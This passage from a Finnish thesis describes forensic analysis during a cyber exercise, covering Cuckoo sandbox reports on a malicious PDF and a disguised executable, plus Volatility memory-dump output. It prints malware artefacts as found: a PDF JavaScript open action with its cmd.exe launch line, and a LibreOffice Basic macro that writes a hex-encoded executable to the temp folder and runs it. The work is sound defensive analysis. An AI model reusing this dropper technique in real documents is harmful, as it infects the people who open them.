2019.)

7.2 Tehtävät


Harjoituksen aikana forensiikkatyöasemaa käytettiin mahdollisten haittaohjelmien automaattiseen kuin myös manuaaliseen analysointiin. Lisäksi työasemalla suoritettiin muistivedoksen analysointia (engl. *memory dump*) erinäisiä apuohjelmia hyväksikäyttäen. Analysoitavat kohteet valikoituivat opinnäytetyöntekijän oman mielenkiinnon mukaan. Erityisesti tiedostojen epäilyttävät päätteet ja nimet herättivät kiinnostuksen tiedostojen tarkempaan tutkimiseen.

Huomioon otettavaa on, että harjoitusympäristössä käytettiin Windows 7-käyttöjärjestelmää ja täten sille suunnattuja haittaohjelmia/haitakkeita. Täten haittaohjelma/haitake ei välttämättä toiminut suunnitellusti Cuckoon Windows 10-virtuaalikoneessa. Lisäksi Cuckoota ei päästetty analysoimaan analysoitavia tiedostoja internetin välityksellä, koska forensiikkatyöasema oli kytkettynä harjoitusympäristön verkkoon. Analysoitavien tiedostojen nimet ovat sensuroitu tiedostopäätteitä lukuun ottamatta, niiden arkaluontoisuuden takia.

7.2.1 Pdf-tiedosto

Pdf-tiedostot ovat suosittu ja edelleen noususssa oleva tapa saastuttaa työasemia haittaohjelmilla. Pdf-tiedostoja lähetetään esimerkiksi huijaussähköpostien mukana liitetiedostoina. Tästä syystä pdf-tiedosto haluttiin ottaa analysoitavaksi harjoituksen aikana. (ENISA Threat Landscape Report 2018, 42.)

Pdf-päätteinen tiedosto analysoitui Cuckoossa hyvin. Tämä johtui siitä, että Cuckoon virtuaalikoneelle asennettiin AdobeAcrobat Reader, jonka avulla Cuckoo pystyi analysoimaan pdf-tiedoston. Adobe Acrobat Reader on pdf-tiedostojen aukaisemiseen tarkoitettu ohjelmisto. Cuckoo antoi tiedostolle pisteytykseksi 5.2/10 (ks. kuvio 37).



Kuvio 37. Pdf-tiedoston pisteytys

Cuckoon antamasta raportista saadaan tiedoksi, että työasemalle kirjoitetaan uusi tiedosto polkuun C:\Users\Administrator\Documents\, sekä luodaan komentokanava (ks. kuviot 38 & 39). Voidaan todeta, että pdf-tiedosto on todella haitallinen.

Signatures

- Checks if process is being debugged by a debugger (1 event)
- One or more processes crashed (1 event)
- The PDF file contains an attachment (1 event)
- The PDF file contains JavaScript code (1 event)
- The PDF file contains an open action (1 event)
- Allocates read-write-execute memory (usually to unpack itself) (22 events)
- Creates (office) documents on the filesystem (1 event)
- Creates a suspicious process (1 event)
- The PDF open action contains JavaScript code (1 event)
- A command shell or script process was created by an unexpected parent process (1 event)
- One or more non-whitelisted processes were created (1 event)
- Resumed a suspended thread in a remote process potentially indicative of process injection (2 events)

Kuvio 38. Pdf-tiedoston käyttäytyminen 1

The PDF file contains an attachment (1 event)	
Attached file	[redacted].pdf
The PDF file contains JavaScript code (1 event)	
Javascript code	this.exportDataObject({ cName: "[redacted]", nLaunch: 0 });
The PDF file contains an open action (1 event)	
Open action	<< /Type /Action /S /JavaScript /JS this.exportDataObject({ cName: "[redacted]", nLaunch: 0 }); >>
Allocates read-write-execute memory (usually to unpack itself) (22 events)	
Creates (office) documents on the filesystem (1 event)	
file	C:\Users\Administrator\Documents\[redacted].pdf
Creates a suspicious process (1 event)	
cmdline	cmd.exe /Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\[redacted].pdf" (cd "Desktop"))&(if exist "My Documents\[redacted].pdf" (cd "My Documents"))&(if exist "Documents\[redacted].pdf" (cd "Documents"))&(if exist "Escritorio\[redacted].pdf" (cd "Escritorio"))&(if exist "Mis Documentos\[redacted].pdf" (cd "Mis Documentos"))&(start [redacted].pdf) To view the encrypted content please tick the "Do not show this message again" box and press Open.

Kuvio 39. Pdf-tiedoston käyttäytyminen 2

7.2.2 Odt.exe-tiedosto

Odt.exe-tiedosto valikoitu analysoitavaksi sen epänormaalin tiedostopäätteen vuoksi. Odt-pääte viittaa avoimeen asiakirjaan (engl. *OpenDocument*) ja exe-pääte suoritettavaan ohjelmaan (engl. *executable*). Päätteiden kombinaatio ei ole tavanomainen ja viittaa täten haittaohjelmaan. Käyttäjää pyritään huijaamaan luulemaan tiedostoa avoimeksi asiakirjaksi, kun kyseessä onkin suoritettava exe-päätteinen tiedosto.

Cuckoo antoi tiedostolle pisteiksi 2/10 (ks. kuvio 40). Cuckoo yritti yhdistää tiedoston sisältävään IP-osoitteeseen, joka ei onnistunut, koska Cuckoo ei ollut yhteydessä verkkoon (ks. kuviot 41 & 42). Tästä syystä Cuckoo pisteytti tiedoston alhaiseksi. Tiedostonimestä voidaan kuitenkin päätellä, että tiedosto on haitallinen. Lisäksi tiedosto koitti ottaa yhteyttä epäilyttävään IP-osoitteeseen.

Score

This file shows numerous signs of malicious behavior.

The score of this file is **2.0 out of 10.**

Kuvio 40. Odt.exe-tiedoston pisteytys

Signatures

- Changes read-write memory protection to read-execute (probably to avoid detection when setting all RWX flags at the same time) (1 event)
- Communicates with host for which no DNS query was performed (1 event)
- Connects to an IP address that is no longer responding to requests (legitimate services will remain up-and-running usually) (1 event)

Kuvio 41. Odt.exe-tiedoston käyttäytyminen 1

Communicates with host for which no DNS query was performed (1 event)

host [redacted].74

Connects to an IP address that is no longer responding to requests (legitimate services will remain up-and-running usually) (1 event)

dead_host [redacted].74:443

Kuvio 42. Odt.exe-tiedoston käyttäytyminen 2

7.2.3 Odt-tiedosto

Odt-tiedoston analysointi antoi Cuckoolla 0/10 pisteytyksen, koska virtuaalikoneelle ei ollut asennettuna Officea. Avaamalla kuitenkin tiedoston voidaan heti huomata sen sisältävän makroja varoitusilmoituksen ansiosta (ks. kuvio 43). Tiedosto valikoitui analysointiin sen epäilyttävän nimen vuoksi.

Kuvio 43. Varoitus makroista

Tiedoston sisältä löytyy makro, joka suoritettuna kirjoittaa exe-tiedoston työasemalle (ks. kuviot 44 & 45).

```
1   REM  *****  BASIC  *****
2
3
4   Function Midx(s As String, a, b As Integer) As String
5       Midx = Right(Left(s, a + b), b)
6   End Function
7
8   Sub Main
9       Dim strx As String
10      Dim str0(37) As String
11      Dim str1(38912) As Byte
12
13      str0(0) = "4d5a900003000000040000ffff0000b8000000000000040000
14  str0(1) = "2e70646174610000c402000000600000000400000036000000000000
15  str0(2) = "c366662e0f1f8400000000000f1f40004883ec28488b056544000031d
16  str0(3) = "84220200008b0685c00f8471020000c705ef6d0000010000008b0683f
17  str0(4) = "0fb7442460e905ffffff660f1f440000488b35a93f0000bd010000008
18  str0(5) = "555756534883ec584531c041b9010000004889cf89d6c744244c00000
19  str0(6) = "24307000000041b95c000000c74424285c000000c74424202e0000004
20  str0(7) = "d2488905a82a0000488915b12a00004883c4305b5e5f5d415cc3660f1
21  str0(8) = "4883ec58488b05f56900004885c0742cf20f10842480000000894c242
22  str0(9) = "0000488d34b648c1e6034801f04c896020c70000000000e8740d00004
23  str0(10) = "00000000488d4424204889051866000004c89e04829f04883f8077e96
24  str0(11) = "89c24981ca00ffffff4584c04d0f48c24929c04d01c84c8945a841b8
25  str0(12) = "89c58b054062000085c075254885ed7420488d0dd82e0000c7052662
26  str0(13) = "0f844bffffffb904000000ffd0b8ffffffffeb9e3d1d0000c074cc3d
27  str0(14) = "4f8b1139da74294889c8488b48104885c975ee488d0de6600000ff15
28  str0(15) = "634a3c4801d10fb74114488d5c01180fb7410685c0743983e801488d
29  str0(16) = "4889d14c29c14901c0410fb75006410fb7401485d2498d4400187431
30  str0(17) = "ff25166500009090ff250665000090905348 83ec2089cbe854000000
31  str0(18) = "e80bfeffff4889da4889c14989f0e84dfdffffe8a8fdffff90909090
32  str0(19) = "0a000000000000000000000000000000000000000000000000000000
33  str0(20) = "047830e23a52c6a684d6f4cd1171445de168139a59f9b10690b46e84
34  str0(21) = "2020202020202020202020202020202020202020202020202020202020
35  str0(22) = "2563256325632563256325632563256325634d5353452d25642d7365
36  str0(23) = "4164647265737320257020686173206e6f20696d6167652d73656374
37  str0(24) = "30a0400000000000000000000000000040804000000000000000000
38  str0(25) = "696e3332203230313830353036000004743433a2028474e55292037
39  str0(26) = "696e3332203230313830353036000004743433a2028474e55292037
40  str0(27) = "0010000001100000007000001010000021110000047000030110000
41  str0(28) = "e871000080290000c4290000ec710000d02900005d2a0000f0710000
42  str0(29) = "0100000001040100044200000104010004620000010f08000f011300
43  str0(30) = "0442000001040100044200000104010004420000010401000442000
44  str0(31) = "3c900000000000000000000004980000149200003c91000000000000
45  str0(32) = "000000007c97000000000000000000000000000ec93000000000000
46  str0(33) = "6563744e616d6564506970650000c00043726561746546696c654100
47  str0(34) = "64457863657074696f6e46696c74657200009d055669727475616c41
48  str0(35) = "009000004b45524e454c33322e646c6c000000001490000014900000
49  str0(36) = "000000000000000030114000000000000000000000000000000000
50  str0(37) = "000000000000000000000000000000000000000000000000000000
```

Kuvio 44. Makro 1

```
53      f = Freefile
54      Open Environ("temp") & "\[redacted].exe" For Binary As #f
55
56      For j=LBound(str0) To UBound(str0)
57          part = str0(j)
58          ReDim str1((Len(part) / 2)-1) As Byte
59
60          For i=0 To (Len(part) / 2)-1
61              strx = Midx(part, i*2, 2)
62              str1(i) = CByte("&H" & strx)
63          Next i
64
65          Put #f,,str1
66      Next j
67
68      Close #f
69
70      Wait 2000
71
72
73      Shell(Environ("temp") & "\[redacted].exe",,, false)
74
75
76  End Sub
```

Kuvio 45. Makro 2

Rakentamalla riveillä 13-50 olevista hex-arvoista binääritiedoston ja vertaamalla sitä kappaleen 6.2.2 odt.exe-tiedostoon voidaan päätellä kyseessä olevan sama haittaohjelma (ks. kuvio 46). Binääritiedosto rakennetaan xxd-ohjelmalla parametreillä r ja p. Parametri r kertoo ohjelmalle, että hex-arvot halutaan kääntää binääriarvoiksi ja parametri p kokoaa arvot. Ohjelma diff vertaa ohjelman xxd luomaa tiedostoa odt.exe-tiedostoon.


```
:~/Desktop$ xxd -r -p hex.bin output.bin
:~/Desktop$ diff output.bin [redacted].odt.exe
:~/Desktop$
```

Kuvio 46. Binääritiedoston vertaaminen odt.exe-tiedostoon

7.2.4 Muistivedos

Analysoitava muistivedos (engl. *memory dump*) toimitettiin halutusta työasemasta. Aluksi muistivedokselle suoritettiin Foremost-ohjelmalla tiedostojen palautus, jotta

nähtiin, saadaanko työaseman muistista palautettua mitään mielenkiintoista. Foremostin tulostamista tiedostoista ei löytynyt mitään huomion arvoista (ks. kuvio 47).



Kuvio 47. Foremost-ohjelman löytämät tiedostot

Seuraavaksi muistivedosta analysoitiin Volatility-ohjelmalla. Aluksi varmistettiin työaseman muistivedoksen kuvaustiedot komennolla:

```
$ volatility -f muistivedos.vmem imageinfo
```

Komennolla nähdään, että kyseessä on Win7SP1x64 käyttöjärjestelmä (ks. kuvio 48). Tätä tietoa käytetään hyväksi seuraavissa komennoissa.

```
:~/Desktop/KYHA/[redacted]$ volatility -f [redacted].vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/[redacted]/Desktop/KYHA/[redacted]/[redacted].vmem)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf800029f90a0L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff800029fad00L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2019-05-21 11:46:37 UTC+0000
     Image local date and time : 2019-05-21 14:46:37 +0300
```

Kuvio 48. Volatility -f muistivedos.vmem imageinfo

Seuraavaksi tarkistettiin, oliko työasemalla muistivedoksen ottamisen yhteydessä epäilyttäviä prosesseja komennolla:

```
$ volatility -f muistivedos.vmem –profile=Win7SP1x64
pstree
```

Pstree listaa käynnissä olleet prosessit ja prosessien lapsiprosessit. Epäilyttäviä prosesseja ei löytynyt (ks. kuviot 49 & 50).

```
:~/Desktop/KYHA/[redacted]$ volatility -f [redacted].vmem --profile=Win7SP1x64 pstree
Volatility Foundation Volatility Framework 2.6
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0xfffffa8002e981a0:wininit.exe                       364    304      3     74 2019-05-21 11:32:08 UTC+0000
. 0xfffffa800303ab30:services.exe                     468    364      7    236 2019-05-21 11:32:08 UTC+0000
.. 0xfffffa8004015b30:VSSVC.exe                      3136    468      0 ------ 2019-05-21 11:32:17 UTC+0000
.. 0xfffffa8001a3fb30:CiscoWebexUpda                 2512    468      9    303 2019-05-21 11:35:16 UTC+0000
.. 0xfffffa80034e5b30:fshoster64.exe                 1432    468      5     56 2019-05-21 11:32:11 UTC+0000
.. 0xfffffa8003901510:svchost.exe                    2464    468      0 ------ 2019-05-21 11:32:15 UTC+0000
.. 0xfffffa8003833b30:dllhost.exe                    2268    468     13    188 2019-05-21 11:32:14 UTC+0000
.. 0xfffffa80040c6b30:WmiApSrv.exe                   3948    468      0 ------ 2019-05-21 11:32:36 UTC+0000
.. 0xfffffa8003121740:svchost.exe                     664    468      7    264 2019-05-21 11:32:08 UTC+0000
.. 0xfffffa80034fab30:nxlog.exe                      1540    468      9    147 2019-05-21 11:32:12 UTC+0000
.. 0xfffffa800317ab30:svchost.exe                     800    468     16    412 2019-05-21 11:32:09 UTC+0000
... 0xfffffa8001bd6910:dwm.exe                       1104    800      3     72 2019-05-21 11:36:13 UTC+0000
.. 0xfffffa8002820b30:svchost.exe                    4044    468     13    331 2019-05-21 11:32:41 UTC+0000
.. 0xfffffa80031adb30:svchost.exe                     932    468     15    600 2019-05-21 11:32:09 UTC+0000
.. 0xfffffa80034edb30:fsulprothoster                 1500    468     11    158 2019-05-21 11:32:12 UTC+0000
.. 0xfffffa8003241b30:svchost.exe                     556    468     20    324 2019-05-21 11:32:10 UTC+0000
.. 0xfffffa8003889620:msdtc.exe                      2352    468     12    146 2019-05-21 11:32:14 UTC+0000
.. 0xfffffa800451c060:fshoster64.exe                 3400    468     93    838 2019-05-21 11:32:28 UTC+0000
.. 0xfffffa80035edb30:vmtoolsd.exe                   1740    468     10    274 2019-05-21 11:32:12 UTC+0000
.. 0xfffffa8003181b30:svchost.exe                     824    468     40   1019 2019-05-21 11:32:09 UTC+0000
... 0xfffffa8001ba4920:taskeng.exe                   3536    824      5     89 2019-05-21 11:36:13 UTC+0000
.... 0xfffffa8001bca060:GoogleUpdate.e               4140   3536      4    121 2019-05-21 11:36:14 UTC+0000
.. 0xfffffa8003894060:WmiApSrv.exe                   1388    468      0 ------ 2019-05-21 11:34:40 UTC+0000
.. 0xfffffa80034d6060:fsorsp64.exe                   1472    468      6     84 2019-05-21 11:32:12 UTC+0000
.. 0xfffffa8003778b30:svchost.exe                    1184    468      5     96 2019-05-21 11:32:14 UTC+0000
.. 0xfffffa80039fd670:fsdevcon.exe                   2636    468      6     80 2019-05-21 11:32:16 UTC+0000
.. 0xfffffa80031c7b30:svchost.exe                     324    468     25    597 2019-05-21 11:32:10 UTC+0000
.. 0xfffffa8003422560:fshoster32.exe                 1224    468    121   1004 2019-05-21 11:32:11 UTC+0000
... 0xfffffa8001a7db30:fshoster32.exe                4332   1224     62    498 2019-05-21 11:36:15 UTC+0000
.. 0xfffffa800314bb30:svchost.exe                     716    468     20    494 2019-05-21 11:32:08 UTC+0000
.. 0xfffffa8003368b30:CiscoWebexUpda                 1100    468      0 ------ 2019-05-21 11:32:10 UTC+0000
.. 0xfffffa800309a060:svchost.exe                     600    468     10    353 2019-05-21 11:32:08 UTC+0000
... 0xfffffa8003739b30:WmiPrvSE.exe                  2492    600     11    244 2019-05-21 11:32:16 UTC+0000
... 0xfffffa8003900060:WmiPrvSE.exe                  2500    600     10    209 2019-05-21 11:32:16 UTC+0000
.. 0xfffffa800330c3f0:spoolsv.exe                     864    468     12    265 2019-05-21 11:32:10 UTC+0000
.. 0xfffffa8003559570:Sysmon.exe                     1644    468     10    269 2019-05-21 11:32:12 UTC+0000
.. 0xfffffa8003610060:SearchIndexer.                 2108    468     11    711 2019-05-21 11:34:21 UTC+0000
```

Kuvio 49. Volatility -f muistivedos.vmem –profile=Win7SP1x64 pstree

```
... 0xfffffa80030be060:SearchFilterHo    1932   2108      0 ------ 2019-05-21 11:34:22 UTC+0000
... 0xfffffa8001ab7b30:SearchProtocol    4792   2108      0 ------ 2019-05-21 11:37:22 UTC+0000
... 0xfffffa800283c060:SearchProtocol    1588   2108      0 ------ 2019-05-21 11:34:22 UTC+0000
... 0xfffffa8003abe060:SearchFilterHo    4828   2108      0 ------ 2019-05-21 11:37:22 UTC+0000
.. 0xfffffa80030ffb30:fshoster32.exe     1260    468     19    298 2019-05-21 11:32:11 UTC+0000
.. 0xfffffa8003599b30:VGAuthService.     1704    468      4     95 2019-05-21 11:32:12 UTC+0000
.. 0xfffffa80031ed850:taskhost.exe       3000    468      0 ------ 2019-05-21 11:35:10 UTC+0000
.. 0xfffffa8001a5c060:taskhost.exe       3956    468      9    186 2019-05-21 11:36:13 UTC+0000
.. 0xfffffa8003792060:svchost.exe        3008    468      5     74 2019-05-21 11:34:14 UTC+0000
.. 0xfffffa80028ed060:sppsvc.exe         3348    468      4    144 2019-05-21 11:34:14 UTC+0000
.. 0xfffffa8003469a00:dllhost.exe        2136    468      0 ------ 2019-05-21 11:32:14 UTC+0000
. 0xfffffa8003048900:lsm.exe              484    364     11    209 2019-05-21 11:32:08 UTC+0000
. 0xfffffa8003045b30:lsass.exe            476    364      7    719 2019-05-21 11:32:08 UTC+0000
 0xfffffa8002771b30:csrss.exe             312    304      9    803 2019-05-21 11:32:07 UTC+0000
 0xfffffa80018b5450:System                  4      0     84    535 2019-05-21 11:32:06 UTC+0000
. 0xfffffa8002583b30:smss.exe             228      4      2     29 2019-05-21 11:32:06 UTC+0000
 0xfffffa8001c90b30:reader_sl.exe         4252   4128      0 ------ 2019-05-21 11:36:14 UTC+0000
 0xfffffa8001a97b30:jusched.exe           4236   4128      9    338 2019-05-21 11:36:14 UTC+0000
 0xfffffa800300fb30:winlogon.exe           424    356      3    122 2019-05-21 11:32:08 UTC+0000
. 0xfffffa80031fd060:LogonUI.exe           976    424      0 ------ 2019-05-21 11:32:09 UTC+0000
 0xfffffa8002afb9e0:csrss.exe              376    356     10    288 2019-05-21 11:32:08 UTC+0000
. 0xfffffa8001a18320:conhost.exe         4260    376      0 ------ 2019-05-21 11:36:14 UTC+0000
 0xfffffa8001ba3340:explorer.exe          2260   3544     19    583 2019-05-21 11:36:13 UTC+0000
. 0xfffffa8001a15060:vmtoolsd.exe        4100   2260      6    125 2019-05-21 11:36:14 UTC+0000
```

Kuvio 50. Volatility -f muistivedos.vmem –profile=Win7SP1x64 pstree

Tämän jälkeen tarkistettiin vielä muodostetut nettiyhteydet ja prosessit joihin yhteydet liittyvät komennolla:

```
$ volatility -f muistivedos.vmem –profile=Win7SP1x64
netscan
```

Epäilyttäviä yhteyksiä ulospäin ei löytynyt ja täten työasema todettiin puhtaaksi (ks. kuviot 51 & 52).

```
:~/Desktop/KYHA/                    $ volatility -f                    .vmem --profile=Win7SP1x64 netscan
Volatility Foundation Volatility Framework 2.6
Offset(P)          Proto    Local Address                  Foreign Address      State            Pid      Owner          Created
0x7d4afd80         UDPv4    0.0.0.0:5355                   *:*                                   324      svchost.exe    2019-05-21 11:32:20 UTC+0000
0x7d4afd80         UDPv6    :::5355                        *:*                                   324      svchost.exe    2019-05-21 11:32:20 UTC+0000
0x7d61c880         UDPv4    127.0.0.1:56863                *:*                                   1224     fshoster32.exe 2019-05-21 11:32:17 UTC+0000
0x7d5bd8b0         TCPv4    0.0.0.0:47001                  0.0.0.0:0            LISTENING        4        System
0x7d5bd8b0         TCPv6    :::47001                       :::0                 LISTENING        4        System
0x7d61a3e0         TCPv4    0.0.0.0:52499                  0.0.0.0:0            LISTENING        476      lsass.exe
0x7d765390         TCPv4    127.0.0.1:44117                0.0.0.0:0            LISTENING        3400     fshoster64.exe
0x7d488850         TCPv4    10.231.2.103:52520             10.230.255.50:443    ESTABLISHED      1260     fshoster32.exe
0x7d612450         TCPv6    -:0                            5854:8b01:80fa:ffff:5854:8b01:80fa:ffff:0 CLOSED          476      lsass.exe
0x7d61f770         TCPv6    -:0                            5854:8b01:80fa:ffff:5854:8b01:80fa:ffff:0 CLOSED          4        System
0x7d696830         TCPv4    10.231.2.103:52550             10.230.1.60:445      ESTABLISHED      4        System
0x7d7096b0         TCPv4    10.231.2.103:52630             91.202.113.100:8443  CLOSE_WAIT       4236     jusched.exe
0x7d747380         TCPv6    -:0                            5854:8b01:80fa:ffff:5854:8b01:80fa:ffff:0 CLOSED          38901
0x7dc97a30         UDPv6    fe80::186c:2edc:795d:b886:546  *:*                                   716      svchost.exe    2019-05-21 11:46:33 UTC+0000
0x7dcc7d80         UDPv4    127.0.0.1:51809                *:*                                   476      lsass.exe      2019-05-21 11:32:17 UTC+0000
0x7dce4ec0         UDPv4    0.0.0.0:5355                   *:*                                   324      svchost.exe    2019-05-21 11:32:20 UTC+0000
0x7dceaa30         UDPv4    10.231.2.103:138               *:*                                   4        System         2019-05-21 11:32:16 UTC+0000
0x7dceeec0         UDPv4    10.231.2.103:137               *:*                                   4        System         2019-05-21 11:32:16 UTC+0000
0x7dd02ab0         UDPv4    0.0.0.0:0                      *:*                                   324      svchost.exe    2019-05-21 11:32:16 UTC+0000
0x7dd02ab0         UDPv6    :::0                           *:*                                   324      svchost.exe    2019-05-21 11:32:16 UTC+0000
0x7ddcd890         UDPv4    0.0.0.0:0                      *:*                                   476      lsass.exe      2019-05-21 11:32:17 UTC+0000
0x7ddcd890         UDPv6    :::0                           *:*                                   476      lsass.exe      2019-05-21 11:32:17 UTC+0000
0x7ddcdbb0         UDPv4    0.0.0.0:0                      *:*                                   476      lsass.exe      2019-05-21 11:32:17 UTC+0000
0x7df06ec0         UDPv4    127.0.0.1:60358                *:*                                   324      svchost.exe    2019-05-21 11:32:17 UTC+0000
0x7e050c20         UDPv4    0.0.0.0:0                      *:*                                   1184     svchost.exe    2019-05-21 11:32:14 UTC+0000
0x7e1bd1d0         UDPv4    0.0.0.0:0                      *:*                                   1184     svchost.exe    2019-05-21 11:32:14 UTC+0000
0x7e1bd1d0         UDPv6    :::0                           *:*                                   1184     svchost.exe    2019-05-21 11:32:14 UTC+0000
0x7e1ea010         UDPv4    0.0.0.0:0                      *:*                                   932      svchost.exe    2019-05-21 11:32:14 UTC+0000
0x7e1ea010         UDPv6    :::0                           *:*                                   932      svchost.exe    2019-05-21 11:32:14 UTC+0000
0x7e1ec440         UDPv4    0.0.0.0:0                      *:*                                   932      svchost.exe    2019-05-21 11:32:14 UTC+0000
0x7e3364a0         UDPv4    0.0.0.0:57213                  *:*                                   1540     nxlog.exe      2019-05-21 11:32:12 UTC+0000
0x7dcee930         TCPv4    10.231.2.103:139               0.0.0.0:0            LISTENING        4        System
0x7dd876d0         TCPv4    0.0.0.0:52499                  0.0.0.0:0            LISTENING        476      lsass.exe
0x7dd876d0         TCPv6    :::52499                       :::0                 LISTENING        476      lsass.exe
0x7e02e010         TCPv4    0.0.0.0:5985                   0.0.0.0:0            LISTENING        4        System
0x7e02e010         TCPv6    :::5985                        :::0                 LISTENING        4        System
0x7e039010         TCPv4    0.0.0.0:5986                   0.0.0.0:0            LISTENING        4        System
0x7e039010         TCPv6    :::5986                        :::0                 LISTENING        4        System
0x7e146320         TCPv4    0.0.0.0:445                    0.0.0.0:0            LISTENING        4        System
0x7e146320         TCPv6    :::445                         :::0                 LISTENING        4        System
0x7e1900a0         TCPv4    0.0.0.0:1030                   0.0.0.0:0            LISTENING        468      services.exe
```

Kuvio 51. Volatility -f muistivedos.vmem –profile=Win7SP1x64 netscan

```
0x7e1900a0         TCPv6    :::1030                        :::0                 LISTENING        468      services.exe
0x7e190310         TCPv4    0.0.0.0:1030                   0.0.0.0:0            LISTENING        468      services.exe
0x7e25aef0         TCPv4    0.0.0.0:3389                   0.0.0.0:0            LISTENING        324      svchost.exe
0x7e268330         TCPv4    0.0.0.0:3389                   0.0.0.0:0            LISTENING        324      svchost.exe
0x7e268330         TCPv6    :::3389                        :::0                 LISTENING        324      svchost.exe
0x7ddcd570         TCPv6    -:0                            385b:403:80fa:ffff:385b:403:80fa:ffff:0 CLOSED          476      lsass.exe
0x7e165010         TCPv6    -:0                            381b:1803:80fa:ffff:381b:1803:80fa:ffff:0 CLOSED          476      lsass.exe
0x7e17cba0         TCPv4    -:0                            104.192.81.4:0       CLOSED           4        System
0x7e2318c0         TCPv4    -:0                            56.91.4.3:0          CLOSED           1224     fshoster32.exe
0x7e332590         TCPv4    127.0.0.1:1028                 127.0.0.1:1029       ESTABLISHED      1540     nxlog.exe
0x7e340970         TCPv4    127.0.0.1:1029                 127.0.0.1:1028       ESTABLISHED      1540     nxlog.exe
0x7e4c08a0         UDPv4    0.0.0.0:123                    *:*                                   932      svchost.exe    2019-05-21 11:32:16 UTC+0000
0x7e4c08a0         UDPv6    :::123                         *:*                                   932      svchost.exe    2019-05-21 11:32:16 UTC+0000
0x7e552010         UDPv4    0.0.0.0:123                    *:*                                   932      svchost.exe    2019-05-21 11:32:16 UTC+0000
0x7e5a4b70         UDPv4    0.0.0.0:0                      *:*                                   476      lsass.exe      2019-05-21 11:32:10 UTC+0000
0x7e5a5200         UDPv4    0.0.0.0:0                      *:*                                   476      lsass.exe      2019-05-21 11:32:10 UTC+0000
0x7e5a5200         UDPv6    :::0                           *:*                                   476      lsass.exe      2019-05-21 11:32:10 UTC+0000
0x7e4ed270         TCPv4    0.0.0.0:1027                   0.0.0.0:0            LISTENING        824      svchost.exe
0x7e4f0ad0         TCPv4    0.0.0.0:1027                   0.0.0.0:0            LISTENING        824      svchost.exe
0x7e4f0ad0         TCPv6    :::1027                        :::0                 LISTENING        824      svchost.exe
0x7e6f02d0         TCPv4    0.0.0.0:1025                   0.0.0.0:0            LISTENING        364      wininit.exe
0x7e73b7b0         TCPv4    0.0.0.0:135                    0.0.0.0:0            LISTENING        664      svchost.exe
0x7e73b7b0         TCPv6    :::135                         :::0                 LISTENING        664      svchost.exe
0x7e744ad0         TCPv4    0.0.0.0:1025                   0.0.0.0:0            LISTENING        364      wininit.exe
0x7e744ad0         TCPv6    :::1025                        :::0                 LISTENING        364      wininit.exe
0x7e746aa0         TCPv4    0.0.0.0:135                    0.0.0.0:0            LISTENING        664      svchost.exe
0x7e7579e0         TCPv4    0.0.0.0:1026                   0.0.0.0:0            LISTENING        716      svchost.exe
0x7e7579e0         TCPv6    :::1026                        :::0                 LISTENING        716      svchost.exe
0x7e779e70         TCPv4    0.0.0.0:1026                   0.0.0.0:0            LISTENING        716      svchost.exe
0x7f50ecb0         UDPv4    127.0.0.1:50130                *:*                                   824      svchost.exe    2019-05-21 11:32:18 UTC+0000
0x7fa48d70         UDPv4    0.0.0.0:0                      *:*                                   2512     CiscoWebexUpda 2019-05-21 11:38:18 UTC+0000
0x7fa69ec0         UDPv4    0.0.0.0:0                      *:*                                   2512     CiscoWebexUpda 2019-05-21 11:38:18 UTC+0000
0x7fad0010         UDPv4    0.0.0.0:0                      *:*                                   2512     CiscoWebexUpda 2019-05-21 11:38:18 UTC+0000
0x7fad0010         UDPv6    :::0                           *:*                                   2512     CiscoWebexUpda 2019-05-21 11:38:18 UTC+0000
